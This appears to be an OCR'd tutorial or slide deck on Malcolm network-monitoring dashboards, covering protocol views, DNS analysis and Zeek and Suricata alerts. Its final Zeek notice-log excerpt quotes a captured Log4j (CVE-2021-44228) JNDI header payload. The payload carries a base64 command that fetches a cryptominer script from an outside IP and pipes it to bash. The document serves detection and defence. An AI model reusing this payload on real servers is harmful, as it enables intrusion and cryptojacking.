




- One may also exclude protocols from the view to get a deeper look into the rest of the traffic.



- Map view of connection sources in which a larger circle indicates more data bytes exchanged.



- Many more specialized dashboards are available, either for querying data about a specific protocols or monitoring sensor nodes.


Title
DHCP
DNP3
DNS
EtherCAT
EtherNet/IP
FTP
Files
GE SRTP
GENISYS
HART-IP
HTTP
Hardware Temperature
ICS Best Guess
ICS/IoT Security Overview
IRC
Journald Logs
Kerberos
LDAP
Linux Kernel Messages
MQTT

Title
Malcolm Sensor Audit Logs
Malcolm Sensor File/Directory Integrity
Modbus
MySQL
NTLM
NTP
OPCUA Binary
OSPF
Omron FINS
Overview
PE
PROFINET
Packet Capture Statistics
PostgreSQL
QUIC
RADIUS
RDP
RFB
Resources - Hosts Overview
Resources - System Overview

Title
S7comm / S7comm Plus
SIP
SMB
SMTP
SNMP
SSH
SSL
STUN
Security Overview
Severity
Signatures
Software
Suricata Alerts
Synchrophasor
Syslog
Syslog
TFTP
Tabular Data Stream
Tabular Data Stream - RPC
Tabular Data Stream - SQL


Title
Telnet, rlogin and rsh
Tunnels
WebSocket
Windows Events
X.509
Zeek Intelligence
Zeek Known Summary
Zeek Notices
Zeek Weird
nginx Access and Error Logs
nginx Overview

- More graphs can be obtained from protocol-specific dashboards (e.g., SIP, DNS, TFTP)



DNS - Query Type

Query Type	Count
*	296
TXT	256
A	174
NBSTAT	154
PTR	120
query-0	4




- Another interesting view on file transfers (wordcloud) & DNS queries by randomness

DNS Queries by Randomness

DNS Query	Randomness Score (method 1)	Rando...	Count
wzb.eu	0.08730000257492065	0.150099992	3
kdl.xyzdns.xyz	0.7200999855995178	1.488700032	1
mz.gov.pl	2.6259000301361084	2.868000030	2
u7f1x4.cba12cd0.n24951	2.805000066757202	3.158600091	2
tool.lu	3.3610999584198	4.827000141	1
0-cba12cd0-202504081-g	3.426100015640259	1.554999947	1
www.baidu.com	3.6802000999450684	4.117000102	1
www.stage	3.7771999835968018	4.324600219	2
ims.mnc001.mcc262.3gp	3.9163999557495117	3.777600049	12
isc.org	4.258900165557861	5.986800193	2
3416337616.round2025-	4.3769001960754395	6.479400157	1
_services._dns-sd._udp.l	4.581299781799316	5.192699909	58
www.google.com	4.623099803924560	4.334599971	6

- Extracted files view shows carved file, in this case it's only the server's HTML homepage. In case additional files were extracted (e.g., malware samples), they may be placed in the quarantine subdirectory (e.g., as password-protected archived) for further inspection/analysis.



- An interesting filter to apply is to view non-404 and non-200 HTTP responses (e.g., we could identify payloads resulting in server-side or "Forbidden" errors).

- Security Overview Dashboard shows top notices and alerts from Zeek and Suricata. In this example
  - Both tools detected multiple port scan attempts, HTTP smuggling payloads, and one attempt using a known Log4j header injection exploit.


Provider	Dataset	Category	Name	Count
zeek	notice	HTTPATTACKS	HTTP_Smuggling	400
zeek	notice	Scan	Port_Scan	176
zeek	notice	CVE_2021_44228	LOG4J_ATTEMPT_HEADER	18
suricata	alert	Detection of a Network Scar	ET SCAN Zmap User-Agent (	12
suricata	alert	Attempted Administrator Pr	ET SCAN Mirai Variant User-/	1
suricata	alert	Web Application Attack	ET SCAN JAWS Webserver U	1

- Zeek log for the log4j exploit attempt, as shown in Arkime.


Zeek notice.log

Event Category	CVE_2021_44228
Event Name	LOG4J_ATTEMPT_HEADER
Notice Type	CVE_2021_44228::LOG4J_ATTEMPT_HEADER
Message	Possible Log4j exploit CVE-2021-44228 exploit in header. Refer to sub field for sample of payload, original_URI and list of server headers
Submessage	uri='/${j${k8s:k5:-ND}i${sd:k5:-}ldap://46.8.226.196:3306/TomcatBypass/Command/Base64/ZXhwb3J0IEhPTUU9L3RtcDsgY3VybCAtcyAtTCBodHRwOi8vNDYuOC4yMjYuMTk2L3NjcmlwdHMvNHRoZXBvb2xfbWluZXIuc2ggfCBiYXNoIC1zOyB3Z2V0IC1xTy0gaHR0cDovLzQ2LjguMjI2LjE5Ni9zY3JpcHRzLzR0aGVwb29sX21pbmVyLnNoIHwgYmFzaCAtcw==}', payload_uri=46.8.226.196:3306/TomcatBypass/Command/Base64/ZXhwb3J0IEhPTUU9L3RtcDsgY3VybCAtcyAtTCBodHRwOi8vNDYuOC4yMjYuMTk2L3NjcmlwdHMvNHRoZXBvb2xfbWluZXIuc2ggfCBiYXNoIC1zOyB3Z2V0IC1xTy0gaHR0cDovLzQ2LjguMjI2LjE5Ni9zY3JpcHRzLzR0aGVwb29sX21pbmVyLnNoIHwgYmFzaCAtcw==, payload_stem=46.8.226.196:3306, payload_host=46.8.226.196, payload_port=3306, method=GET, is_orig=T, header name='X-FORWARDED-HOST', header value='${j${k8s:k5:-ND}i${sd:k5:-}ldap://46.8.226.196:3306/TomcatBypass/Command/Base64/ZXhwb3J0IEhPTUU9L3RtcDsgY3VybCAtcyAtTCBodHRwOi8vNDYuOC4yMjYuMTk2L3NjcmlwdHMvNHRoZXBvb2xfbWluZXIuc2ggfCBiYXNoIC1zOyB3Z2V0IC1xTy0gaHR0cDovLzQ2LjguMjI2LjE5Ni9zY3JpcHRzLzR0aGVwb29sX21pbmVyLnNoIHwgYmFzaCAtcw==}'
Notice Source	185.91.127.9
Notice Destination	203.161.44.208
Notice Port	80
Action	Notice::ACTION_LOG
Suppress Interval	3600

- Zeek log of a port-scan attempt, shows GeoIP information about packet source.



